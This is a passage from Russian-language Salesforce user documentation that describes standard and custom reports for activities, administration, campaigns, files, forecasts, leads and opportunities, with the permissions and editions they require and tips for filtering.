- Отчеты «Действия с интересами» не отображают данные для полей «Адрес: строка 1», «Адрес: строка 2» и «Адрес: строка 3».

Советы по использованию отчетов по действиям

- Чтобы исключить события, являющиеся отправленными приглашениями на многопользовательское событие, задайте критерий поиска «"Приглашение на событие" равно "0"».
- Архивные действия не добавляются в отчеты. События и закрытые задачи, созданные более одного года назад, архивируются. Открытые задачи не архивируются. Чтобы просмотреть архивные действия для записи, нажмите **«Просмотреть все»** в разделе «Журнал действий» на странице сведений о записи.
- Действия над личными контактами отображаются только в отчетах, выполненных ответственным за контакт.
- Стандартные фильтры для отчетов по действиям позволяют ограничивать результаты отчетов перечисленными ниже параметрами. Отображаемые параметры определяются используемой версией системы.
  - «Мои действия»: отображаются собственные действия.

- «Мои делегированные действия»: отображаются действия, созданные текущим пользователем, но принадлежащие другому пользователю той же или нижестоящей роли.
- «Действия моей рабочей группы»: отображаются действия, принадлежащие подчиненным пользователям в иерархии ролей.
- «Все действия»: отображаются все действия, доступные пользователю для просмотра согласно модели общего доступа.

- Если отчет по действиям возвращает слишком много результатов, рекомендуем добавить фильтр для поля даты, текста или раскрывающегося списка. Чтобы повторно выполнить отчет по действиям, рекомендуем выбрать другой тип данных (например, «Действия с организациями» или «Действия с возможностями»).

СМ. ТАКЖЕ:

Ограничение результатов отчета

Административные отчеты

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра папки «Административные отчеты»:	Просмотр настройки и конфигурации
Для запуска отчетов по пользователям:	Запуск отчетов И Просмотр настройки и конфигурации
Для создания, редактирования, сохранения и удаления отчетов по пользователям:	Создание и настройка отчетов И Просмотр настройки и конфигурации
Для запуска отчетов по документам:	Запуск отчетов
Для создания, редактирования, сохранения и удаления отчетов по документам:	Создание и настройка отчетов
Для запуска отчетов по отложенным запросам на утверждение:	Запуск отчетов И Просмотр всех данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Административные отчеты позволяют анализировать пользователей Salesforce, документы и отложенные запросы на утверждение. Данные отчеты позволяют просматривать активных пользователей Salesforce и пользователей, выполняющих вход.

Прим.: Папка «Административные отчеты» на вкладке «Отчеты» отображается только при наличии полномочия «Просмотр настройки и конфигурации». Данное полномочие не требуется для просмотра типа отчета «Административные отчеты», так как все пользователи могут просматривать и управлять любыми связанными отчетами по документам. Данное полномочие требуется для просмотра других связанных типов отчетов (например, отчеты по пользователям и запросам на утверждение).

Специальные функции административных отчетов

Ниже перечислены рекомендации по выполнению административных отчетов.

Стандартные отчеты

- Отчет «Все активные пользователи» отображает активных пользователей организации и время их последнего входа.
- Отчет «Пользователи, выполнившие вход на текущей неделе» отображает всех пользователей, выполнявших вход в систему Salesforce за последние семь дней. Если организация использует сообщества, то отчет может быть дополнен столбцом «Сообщество», позволяющим просматривать сообщества, выбранные пользователями для входа.
- Отчет «Документы» отображает документы, хранящиеся в каждой папке документов.
- Отчет «Все отложенные запросы на утверждение» отображает запросы, ожидающие утверждения, для каждого процесса утверждения. Обратите внимание, что отчет «Мои делегированные запросы на утверждение» хранится в папке «Отчеты по действиям».
- Если организация использует территории, то отчет «Территория пользователя» в папке «Отчеты по территориям» отображает территории, назначенные пользователю.

Типы отчетов

- Создайте настраиваемый отчет, отображающий отчеты организации и время их последнего использования. Выберите категорию «Административные отчеты» и тип отчета «Отчеты».
- Если организация использует сообщества, составьте отчет по журналу входов для внешних участников сообществ.
  1. Создайте настраиваемый отчет.
  2. Выберите папку «Административные отчеты».
  3. Выберите тип отчета «Пользователи».
  4. Дополните отчет столбцом «Сообщество».
  5. Добавьте фильтр, содержащий профили пользователей сообщества.
- При наличии клиентского портала Salesforce можете создать отчет по пользователям клиентского портала.
  1. Создайте настраиваемый отчет.
  2. Выберите папку «Административные отчеты».
  3. Выберите тип отчета «Пользователи».
  4. Добавьте столбцы «Тип лицензии», «Профиль» и «Роль» в отчет. Пользователи массового портала не имеют ролей, поэтому недоступны для создания отчетов по ролям.

     Прим.: Наборы полномочий не поддерживаются.

  При необходимости добавьте поле «Организация клиентского портала» в отчеты по организациям, чтобы просмотреть организации, контакты которых могут использовать портал.
- При необходимости создайте типы настраиваемых отчетов, которые могут использоваться для составления отчетов по отчетам и панелям мониторинга организации. Чтобы определить тип настраиваемого отчета, выберите пункт «Отчеты» или «Панели мониторинга» в раскрывающемся списке «Основной объект» на странице «Создать тип настраиваемого отчета».

Советы по использованию административных отчетов

- Пользователи с полномочием «Управление внутренними пользователями» могут создавать настраиваемые отчеты по пользователям, содержащие сведения о попытках входа пользователей. Соответствующие поля (например, «Дата/время входа», «IP-адрес источника» и «Статус входа») группируются в разделе «Журнал входов» действия «Выбрать столбцы». Обратите внимание, что поле «Тип клиента» отображает способ входа пользователя: посредством веб-обозревателя или альтернативного интерфейса (например, приложение Connect for Lotus Notes или партнерский портал). Чтобы просмотреть пользователей, которые никогда не выполняли вход, задайте следующий критерий отчета: выберите поле «Дата/время входа» и оператор «равно», а третье поле оставьте незаполненным.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по кампаниям

Отчеты по кампаниям позволяют анализировать принятые маркетинговые меры. Пользователи могут создавать отчеты по рентабельности инвестиций, вложенных в кампании, отслеживать целевую аудиторию кампаний и полученные отзывы, а также анализировать возможности, созданные в результате проведения кампаний.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Специальные функции отчетов по кампаниям

Ниже перечислены рекомендации по выполнению отчетов по кампаниям.

Стандартные отчеты

- Настраиваемый отчет «Сведения о кампании» и отчет «Анализ рентабельности инвестиций кампании» позволяют добавлять статистику по иерархии кампании, содержащую сводные значения для родительской кампании и всех нижестоящих кампаний. Если кампании поддерживают настраиваемый раскрывающийся список, определяющий уровень иерархии (например, «тактический», «программный» или «начальный»), то пользователи могут запустить отчет, суммирующий данные на любом уровне иерархии по всем кампаниям.
- Чтобы просмотреть список интересов или контактов, связанных с кампаниями, воспользуйтесь отчетом «Интересы кампании» или «Контакты кампании».
- Чтобы просмотреть список участников кампании, воспользуйтесь отчетом «Участник кампании».
- Чтобы суммировать данные о пользователях, отреагировавших на кампании, воспользуйтесь отчетом «Анализ участника кампании».
- Чтобы определить возможности, созданные в результате проведения кампаний, воспользуйтесь отчетом «Доход от кампании». В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition данный отчет может использоваться для анализа продуктов, расписаний объемов продукции и расписаний доходов.
- Чтобы рассчитать рентабельность инвестиций и среднюю стоимость кампании, воспользуйтесь отчетом «Анализ рентабельности инвестиций кампании». Рентабельность инвестиций рассчитывается как чистая прибыль («Итого ценность реализованных возможностей» - «Фактические затраты»), поделенная на значение «Фактические затраты». Рентабельность инвестиций отображается в процентах.
- Чтобы просмотреть возможности, находящиеся под влиянием нескольких кампаний, воспользуйтесь отчетом «Кампании с находящимися под влиянием возможностями».

Прим.: Отчет «Кампании с находящимися под влиянием возможностями» соблюдает правила общего доступа для организаций, контактов и кампаний. Объекты, которым задано значение «Личный» в правилах общего доступа, не отображаются в отчете.

Типы отчетов

- Чтобы создать отчет, содержащий сведения об интересах и контактах разных кампаний, воспользуйтесь типом настраиваемого отчета «Кампании с участниками кампании». Чтобы просмотреть контакты и интересы для отдельной кампании, воспользуйтесь отчетом «Запрос сведений по кампании». Данные отчеты доступны только при наличии полномочия «Чтение» для контактов и интересов.
- Чтобы просмотреть сведения о жизненном цикле интереса, отсортированные по одной или нескольким кампаниям, воспользуйтесь отчетом «Кампании с интересами и сведения о преобразованных интересах».
- Чтобы просмотреть возможности, находящиеся под влиянием нескольких кампаний, воспользуйтесь отчетом «Кампании с находящимися под влиянием возможностями».

Советы по использованию отчетов по кампаниям

- Некоторые отчеты содержат значок поиска, позволяющий выбрать отдельную кампанию для ограничения используемых данных. Если пользователь, запустивший отчет, теряет доступ для просмотра выбранной кампании, то результаты отчета не отображаются. Данный алгоритм отчета полностью соответствует алгоритму, выполняемому при удалении кампании.
- «Статус участника» — это статус интереса или контакта, связанного с кампанией. Ответственный за кампанию может создать не более 50 значений статуса участника. Например, «Запланировал», «Отправил» или «Посетил». Кроме того, отчеты по кампаниям могут быть дополнены полями «Первое связывание участника», «Отвечено» и «Первый ответ участника». Данные поля позволяют просмотреть дату добавления участника в кампанию и наличие ответа от данного участника, а также дату отправки первого ответа на кампанию.
- Поле кампании «Последнее действие» — это самый недавний крайний срок действия для записи. Данная дата задается следующими прошлыми или будущими действиями:
  - Любое событие
  - Закрытые задачи

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по файлам и содержимому

Отчеты по файлам и содержимому позволяют анализировать показатели использования файлов и Salesforce CRM Content.

Стандартные отчеты по файлам и содержимому

Воспользуйтесь данными готовыми отчетами по файлам и содержимому.

Авторы содержимого

Данный отчет позволяет пользователям просматривать количество файлов, пакетов содержимого, документов Google и веб-ссылок, опубликованное каждым автором в Salesforce CRM Content.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Временной интервал публикации содержимого
Данный отчет позволяет пользователям определять количество файлов, пакетов содержимого, документов Google и веб-ссылок, опубликованных в библиотеку за выбранный период времени.

Загрузки файлов и содержимого
Данный отчет позволяет пользователям просматривать загруженные файлы, время загрузки и загрузивших пользователей.

Занятость файлов и содержимого
Данный отчет позволяет пользователям просматривать сведения о файле (например, количество загрузок, публикаций, предпочтений и комментариев).

Ссылки на файлы и содержимое
Данный отчет позволяет пользователям просматривать файлы, публикуемые посредством доставок содержимого или параметра **«Общий доступ по ссылке»**. Данный отчет позволяет просматривать время создания каждой ссылки, срок ее действия, время последнего просмотра, наличие парольной защиты и общее количество просмотров ссылки. Каждая ссылка данного отчета может просматриваться пользователями за пределами организации.

Администраторы библиотеки
Данный отчет позволяет пользователям просматривать количество файлов, пакетов содержимого, документов Google и веб-ссылок в каждой библиотеке, а также общий объем хранилища файлов, используемый каждой библиотекой.

Содержимое библиотеки
Данный отчет позволяет пользователям просматривать количество файлов, пакетов содержимого, документов Google и веб-ссылок в каждой библиотеке, а также общий объем хранилища файлов, используемый каждой библиотекой.

Популярные загрузки
Данный отчет позволяет пользователям определять файлы и пакеты содержимого, загружаемые чаще других, а также веб-ссылки и документы Google, открываемые чаще других.

Популярные подписки
Данный отчет позволяет пользователям определять файлы, пакеты содержимого, документы Google и веб-ссылки с наибольшим количеством подписчиков.

Устаревшее содержимое
Данный отчет позволяет пользователям определять файлы, которые давно не загружались или не проверялись.

Типы отчетов по файлам и содержимому

Создайте стандартные отчеты по файлам и содержимому.

Отчет по содержимому
Создайте отчет по Salesforce CRM Content.

Поле	Описание
Добавлено в архив	Данный флажок соответствует заархивированному файлу. Архивный файл удаляется из библиотеки, но может быть восстановлен в приложении Salesforce CRM Content. При необходимости архивные файлы могут быть восстановлены.
Содержимое создано	Автор, опубликовавший файл, пакет содержимого, документ Google или веб-ссылку.
Код содержимого	Идентификатор, позволяющий группировать по файлу вместо версии. Значение поля «Заголовок содержимого» может не быть уникальным, так как версии одно и того же файла могут иметь разные заголовки.

Поле	Описание
Дата публикации содержимого	Дата первой публикации файла, пакета содержимого, документа Google или веб-ссылки.
Заголовок содержимого	Заголовок файла, пакета содержимого, документа Google или веб-ссылки.
Тип записи	Заголовок типа записи, связанного с файлом, пакетом содержимого, документом Google или веб-ссылкой.
Специальное содержимое	Флажок, соответствующий специальному содержимому.
Размер личного содержимого (Мб)	Размер отдельного файла (кроме других версий того же файла).
Дата последней подписки	Дата последней подписки на содержимое.
Количество загрузок	Количество загрузок файла или общее количество загрузок в библиотеке. Данное количество также охватывает просмотры документов Google или веб-ссылок. Совет: Чтобы просмотреть пользователей, загрузивших определенный файл, откройте соответствующую страницу сведений о содержимом и выберите вкладку **«Загрузки»**.
Количество отрицательных рейтингов	Количество отрицательных голосов.
Количество положительных рейтингов	Количество положительных голосов.
Количество подписок	Количество пользователей, подписавшихся на файл, пакет содержимого, документ Google или веб-ссылку, либо общее количество подписок в библиотеке.
Количество версий	Количество публикаций новой версии файла.
Общий рейтинг	Количество положительных голосов за вычетом количества отрицательных голосов. Например, если файлу отданы два положительных голоса и ни одного отрицательного голоса, то поле «Общий рейтинг» содержит значение «2».
Тег	Тег Salesforce CRM Content, назначенный файлу, пакету содержимого, документу Google или веб-ссылке.
Общий размер содержимого (Мб)	Размер файла со всеми его версиями.
Дата пересмотра версии	Дата и время публикации новой версии файла.
Версия пересмотрена	Автор, опубликовавший версию файла.
Имя библиотеки	Имя библиотеки.
Дата создания библиотеки	Дата и время создания библиотеки.

Отчет по библиотекам и пользователям

Создайте список пользователей, назначенных библиотекам.

Поле	Описание
Администратор	Флажок, назначающий пользователю статус администратора библиотеки.
Группа	Флажок, назначающий участнику библиотеки статус отдельного пользователя или общедоступной группы.
Дата создания библиотеки	Дата и время создания библиотеки.
Имя библиотеки	Имя библиотеки.
Имя участника	Личное имя и фамилия участника библиотеки.

Отчет по файлам и содержимому

Создайте отчет по файлам, загруженным в организацию.

Поле	Описание
Добавлено в архив	Флажок, назначающий файлу статус архивного. Архивный файл удаляется из библиотеки, но может быть восстановлен в приложении Salesforce CRM Content. При необходимости архивные файлы могут быть восстановлены.
Заголовок	Заголовок файла, пакета содержимого, документа Google или веб-ссылки.
Создано	Пользователь, загрузивший файл, пакет содержимого, документ Google или веб-ссылку.
Дата загрузки	Дата первой загрузки файла.
Загружено	Пользователь, загрузивший файл.
Тип пользователя загрузки	Тип профиля пользователя, загрузившего файл.
Тип файла	Тип MIME загруженного файла.
Код	Идентификатор, позволяющий группировать по файлу вместо версии. Значение поля «Заголовок» может не быть уникальным, так как версии одно и того же файла могут иметь разные заголовки.
Последний пересмотр выполнен	Пользователь, изменивший или загрузивший новую версию файла последним.
Дата последнего пересмотра	Дата последнего пересмотра файла.
Предпочтения	Количество предпочтений, отданных публикациям файла. Данное количество не охватывает предпочтения, отданные комментариям к публикации файла.
Ссылки	Количество созданных внешних ссылок на файлы. Внешние ссылки создаются при публикации файла посредством параметра **«Общий доступ по ссылке»** или публикации содержимого библиотеки посредством доставки содержимого.
Комментарии к сообщению	Количество комментариев, опубликованных к публикациям файла в лентах.
Сообщения	Количество публикаций файла в ленту. Данное количество не охватывает добавления файла в комментарии к сообщениям.

Поле	Описание
Дата публикации	Дата первой публикации или загрузки файла, пакета содержимого, документа Google или веб-ссылки.
Общие ресурсы	Количество публикаций файла в ленту пользователя посредством параметров **«Общий доступ с людьми»** и **«Общий доступ с группами»**.
Размер (Мб)	Размер последней версии файла в мегабайтах.
Итого загрузок	Количество загрузок файла.
Общий размер (Мб)	Общий размер всех загруженных версий файла.
Версии	Количество загруженных версий файла.

Советы по использованию отчетов по файлам и содержимому

- Пользователи Salesforce CRM Content, помеченные флажком «Управление содержимым» в полномочии библиотеки, могут сортировать данные отчетов по доступным библиотекам («Мои библиотеки») или всем библиотекам организации («Все библиотеки»). Если флажок «Управление содержимым» не установлен, то пользователи могут сортировать данные только по доступным библиотекам.
- Чтобы просмотреть данные отдельных файлов или сводные данные по библиотеке (например, общий использованный объем хранилища или общее количество загрузок), отсортируйте настраиваемые отчеты по параметру «Имя библиотеки».
- Чтобы просмотреть данные для отдельного документа, отсортируйте по параметру «Код содержимого».
- При наличии пользователей клиентского или партнерского портала с полномочием «Создание библиотек» выполните отчет «Администраторы библиотеки», позволяющий определять новые библиотеки, созданные пользователями портала.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по прогнозам

Отчеты по прогнозам содержат сведения о настраиваемых прогнозах.

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Прим.: Папка «Отчеты по прогнозам» отображается только при использовании функции настраиваемого прогнозирования. Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

Специальные функции отчетов по настраиваемым прогнозам

Ниже перечислены рекомендации по выполнению отчетов по настраиваемым прогнозам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные отчеты

Чтобы просмотреть сведения об отправленных прогнозах, создайте отчет по журналам прогнозов. Чтобы просмотреть статус прогнозов после каждого обновления, выберите значение *«Все прогнозы»*. Чтобы просмотреть только текущий статус прогнозов, выберите значение *«Последние прогнозы»*.

Типы отчетов

- При создании настраиваемого отчета по прогнозам выберите тип отчета **«Настраиваемый прогноз: прогнозы возможностей»**, чтобы добавить сведения о возможностях, участвующих в прогнозе.
- Настраиваемые поля пользователя могут быть добавлены в настраиваемые отчеты по прогнозам возможностей в виде столбцов и значений столбцов. Настраиваемые поля пользователя доступны в качестве настраиваемых сведений об ответственном за возможность или организацию. Метка настраиваемого поля используется для сведений об ответственном за возможность и ответственном за организацию, поэтому при их одновременном использовании в одном отчете рекомендуем указывать разные метки полей.
- При наличии полномочия «Просмотр всех прогнозов» отчеты по резюме прогнозов и журналам прогнозов содержат данные всех пользователей для выбранной иерархии прогнозов, включая пользователей, расположенных на ветвях иерархии без менеджеров прогнозов.

Советы по составлению отчетов по настраиваемому прогнозированию

- Отчет должен быть составлен по финансовому году или дате.
- Отчеты по прогнозам используют личные возможности.
- Отчеты по прогнозам включают стоимости возможностей, которые должны быть закрыты в выбранный период прогноза.
- Отчеты по прогнозам включают только те возможности, которые должны быть закрыты в выбранный период прогноза, кроме возможностей, которым назначена категория прогноза «Пропущено».
- Чтобы просмотреть сведения о стоимостях в прогнозе и скрыть сведения об участвующих возможностях, создайте отчет по резюме прогноза.
- Если организация использует территории, создайте настраиваемые отчеты по прогнозам, суммирующие сведения по имени территории.
- Чтобы просмотреть отчет по прогнозам возможностей на основе иерархии прогнозов, воспользуйтесь детализацией иерархии прогнозов.

  1. Выберите нужную роль или территорию посредством ссылок **«Иерархия»**.
  2. Выберите нужных пользователей или рабочие группы в области **«Показать возможности, принадлежащие:»** или **«Показать прогнозы, принадлежащие:»**, расположенной вверху отчета.
  3. Чтобы обновить данные отчета для выбранных параметров, нажмите кнопку **«Запустить отчет»**.

  Например, чтобы просмотреть сведения о возможности, включая переопределения стоимостей или объемов возможности, а также переопределения, внесенные нижестоящими пользователями в иерархии прогнозов, настройте ссылку **«Иерархия»** для роли прогноза. Чтобы просмотреть сведения о возможности нижестоящего пользователя в иерархии прогнозов, воспользуйтесь детализацией соответствующей роли.

  Внимание: Представление «Моя рабочая группа» содержит прогнозы, доступные на разных уровнях иерархии. Соответственно, значения могут добавляться в итоговые прогнозы подчиненного и менеджера прогнозов. Таким образом, итоговые значения столбцов могут значительно превышать ожидаемые результаты, так как стоимости подчиненного будут учитываться несколько раз.

Прим.: Чтобы просмотреть иерархию ролей организации над результатами отчета, щелкните ссылку **«Показать иерархию»**. Иерархия ролей позволяет предоставлять пользователям, расположенным на разных уровнях иерархии,

общий доступ к данным отчета. Например, фильтр **"Генеральный директор" > "Вице-президент по глобальным продажам" > "Руководитель отдела продаж"** отображает данные для роли «Руководитель отдела продаж». Чтобы просмотреть и предоставить общий доступ к данным, доступным пользователям роли, щелкните имя нужной роли.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по интересам

Отчеты, доступные в папке «Отчеты по интересам», позволяют просматривать сведения об источнике и статусе интересов, время обработки интересов, забытые интересы и журнал полей интересов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Специальные функции отчетов по интересам

Ниже перечислены рекомендации по выполнению отчетов по интересам.

Стандартные отчеты

Чтобы отслеживать журнал стандартных и настраиваемых полей интересов, поддерживающих функцию отслеживания, выберите тип отчета «Журнал интереса». Данный отчет позволяет просматривать предыдущие и новые значения отслеживаемых полей.

Совет: Пользователь с полномочием «Создание и настройка отчетов» может использовать раскрывающийся список «Показать» в отчете «Журнал интереса» для фильтрации данных журнала по критерию «Мои интересы», «Интересы моей рабочей группы», «Интересы, принадлежащие пользователю», «Интересы, принадлежащие очереди» или «Все интересы».

Советы по использованию отчетов по интересам

- Чтобы просмотреть интересы, принадлежащие подчиненным сотрудникам в иерархии ролей, выберите представление «Интересы моей рабочей группы».
- Отчеты по интересам могут отображать все интересы (преобразованные и непреобразованные). Чтобы ограничить данные отчета только непреобразованными интересами, введите критерий фильтрации «"Преобразовано" равно "0"».
- Поле интереса «Последнее действие» — это самый недавний крайний срок действия для записи. Данная дата задается следующими прошлыми или будущими действиями:
  - Любое событие
  - Закрытые задачи
- Пользователи могут создавать отчеты по интересам, экспортировать данные этих отчетов в Excel и использовать приложение Microsoft® Word для пакетной отправки стандартных писем.

Ограничения для отчетов по интересам

- Условия фильтра не могут использоваться для поиска результатов в полях «Предыдущее значение» и «Новое значение».
- Фильтрация по столбцу *«Поле/событие»* препятствует использованию логики фильтра.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчеты по возможностям содержат сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Советы по работе с отчетами по возможностям
   Отчеты по возможностям могут содержать все поля возможностей и некоторые дополнительные столбцы для подробных сведений.
2. Стандартные отчеты возможностей
   Благодаря стандартным отчетам пользователь может создавать отчеты по ожидаемым продажам от возможностей, журналам возможностей, источникам возможностей, типам возможностей и т. д.
3. Типы отчетов возможностей
   Типы отчетов предоставляют шаблон отчетов, в котором можно настраивать сбор уникальных данных без необходимости создавать отчет заново. Некоторые из типов настраиваемых отчетов возможностей включают информацию от связанных объектов, например продуктов, партнеров и смет.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Советы по работе с отчетами по возможностям

Отчеты по возможностям могут содержать все поля возможностей и некоторые дополнительные столбцы для подробных сведений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Ниже перечислены столбцы, которые могут использоваться для предоставления дополнительных сведений.
  - «Длительность»: для открытой возможности — это количество дней, прошедших с момента ее создания, а для закрытой возможности — это количество дней, прошедших между датами ее создания и закрытия.
  - «Продолжительность этапа»: количество дней, в течение которых возможность находилась на этапе, указанном в столбце «Этап». Чтобы просмотреть время, затраченное возможностью на разных этапах, воспользуйтесь отчетом «Продолжительность этапа возможности».
  - «Последнее действие»: последний крайний срок действия для записи возможности, включая любое событие возможности или закрытую задачу.
- Если организация использует продукт «Прогнозы» или функцию настраиваемого прогнозирования, то папка стандартных отчетов и мастер настраиваемых отчетов отображают параметры отчетов по прогнозам вместе с параметрами отчетов по возможностям. Возможности, принадлежащие пользователям, которым не назначена роль в иерархии организации, исключаются из отчетов по возможностям, прогнозам и продажам. Данное ограничение не распространяется на версии Personal Edition и Group Edition, которые не поддерживают иерархии ролей. Отчеты, содержащие столбец «Партнер» (кроме отчета «Возможности партнера»), отображают только основного партнера возможности.
- Фильтры отчета поддерживают только некоторые поля продукта возможности. Например, поле «Группа продуктов», которое связано с объектом «Продукт возможности» посредством объекта «Запись прайс-листа», недоступно в

соответствующих фильтрах отчета. Чтобы сделать поле «Группа продуктов» доступным в фильтрах отчета «Продукт возможности» (для составления отчетов по перекрестным или дополнительным продажам), создайте настраиваемое поле формулы для хранения его содержимого и добавьте это поле в фильтр. Откройте параметры управления объектом для возможностей, перейдите к области полей, затем создайте настраиваемое поле типа «Формула», установив тип возвращаемых формулой данных «Текст», и введите формулу `TEXT(PricebookEntry.Product2.Family)`.

- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition ссылки **«Иерархия»** позволяют просматривать результаты отчетов на основе иерархий ролей или территорий.
- Если организация использует предыдущие версии функций управления территориями (не функции управления территориями предприятия), то фильтр «Иерархия», доступный в отчетах по возможностям, позволяет просматривать данные по иерархии ролей или территорий. Кроме того, фильтр «Территории» позволяет отображать возможности всех территорий или возможности без связанных территорий.
- Поле «Основной источник кампании» может быть добавлено в любой стандартный отчет по возможностям. Данное поле контролируется параметрами безопасности поля.
- Чтобы ограничить результаты отчета по возможностям, воспользуйтесь фильтром «Просмотр». Параметры просмотра определяются используемой версией системы и настройками организации.
  - «Мои возможности»: отображаются только собственные возможности.
  - «Мои возможности группового сбыта»: отображаются возможности, принадлежащие рабочей группе с участием текущего пользователя.
  - «Мой групповой сбыт и мои возможности»: отображаются собственные возможности и возможности, принадлежащие рабочей группе с участием текущего пользователя.
  - «Возможности моей рабочей группы»: отображаются собственные возможности и возможности, принадлежащие всем подчиненным в иерархии ролей.

    Если организация использует предыдущие версии функции управления территориями (не функции управления территориями предприятия), то действие данного параметра определяется значением фильтра «Иерархия» выше. При выборе значения *«Роль»* отображаются собственные возможности и возможности, принадлежащие всем подчиненным в иерархии ролей. При выборе значения *«Территория»* отображаются собственные возможности и возможности, принадлежащие дочерним территориям.
  - «Групповой сбыт моей рабочей группы и их возможности»: отображаются возможности, принадлежащие подчиненным в иерархии ролей или рабочей группе с их участием.
  - «Мои территории»: отображаются возможности, принадлежащие территориям текущего пользователя (доступно только при использовании функции управления территориями).
  - «Все возможности»: отображаются все доступные возможности.

СМ. ТАКЖЕ:

Отчеты по возможностям

Типы отчетов возможностей

Стандартные отчеты возможностей

Стандартные отчеты возможностей

Благодаря стандартным отчетам пользователь может создавать отчеты по ожидаемым продажам от возможностей, журналам возможностей, источникам возможностей, типам возможностей и т. д.

1. Выберите папку **«Отчеты по возможностям»** на панели «Папки» вкладки «Отчеты».
2. Щелкните нужный отчет.

Имя отчета	Описание
Закрытые возможности	Реализованные возможности.
Возможности по типу	Типы доступных возможностей.
Журнал поля возможности	Журнал поля для возможностей. Доступно только при отслеживании данной информации.
Журнал возможности	Изменения статусов возможностей. Доступно только при отслеживании данной информации.
Направления ожидаемых продаж от возможности	Снимок журнала возможностей; стоимости возможностей группируются по этапу журнала для выбранных месяцев. Данный отчет доступен только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Ожидаемые продажи от возможности	Возможности по этапу.
Ожидаемые продажи от возможности с долями	Возможности, резюмированные по сведениям о доли (например, назначенный пользователь и процент).
Продукт возможности	Возможности по месяцу и продукту.
Отчет «Продукт возможности» с долями	Назначения и проценты долей для каждого продукта. Ниже перечислены поля, доступные для резюмирования данных. • «Итоговая цена доли»: процент доли, умноженный на итоговую цену. • «Ожидаемая стоимость продукта доли»: итоговая цена доли, умноженная на вероятность.
Отчет «Расписание возможности» с долями	Возможности по месяцу, включая проценты долей для группы, работающей с возможностями. Данный отчет доступен только организациям,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

Имя отчета	Описание
	поддерживающим планирование продуктов. Ниже перечислены поля, доступные для резюмирования данных. • «Итоговая цена доли»: процент доли, умноженный на итоговую цену. • «Стоимость по расписанию доли»: процент доли, умноженный на стоимость по расписанию. • «Ожидаемая стоимость продукта доли»: итоговая цена доли, умноженная на вероятность. • «Ожидаемая стоимость по расписанию доли»: стоимость по расписанию доли, умноженная на вероятность.
Источники возможностей	Источники возможностей.
Продолжительность этапа возможности	Продолжительность возможности на каждом этапе.
Группы, работающие с возможностями	Сведения о возможностях и рабочих группах с участием текущего пользователя.
Возможности партнера	Все партнеры, связанные с возможностью, или только основные партнеры. Чтобы ограничить результаты только основными партнерами, настройте отчет и введите критерий *«"Основной" "равно" "Истина"»* на странице ввода критериев мастера отчетов.
Задержанные возможности	Открытые возможности, сгруппированные по этапу и отсортированные по продолжительности.

3. Запустите отчет.

СМ. ТАКЖЕ:

Отчеты по возможностям

Типы отчетов возможностей

Советы по работе с отчетами по возможностям

Типы отчетов возможностей

Типы отчетов предоставляют шаблон отчетов, в котором можно настраивать сбор уникальных данных без необходимости создавать отчет заново. Некоторые из типов настраиваемых отчетов возможностей включают информацию от связанных объектов, например продуктов, партнеров и смет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для планирования отчетов:
- Планирование отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

  И

  Конструктор отчетов

Отчеты по возможностям

Просмотрите стандартные сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

Отчет «Возможности с ролями контакта»

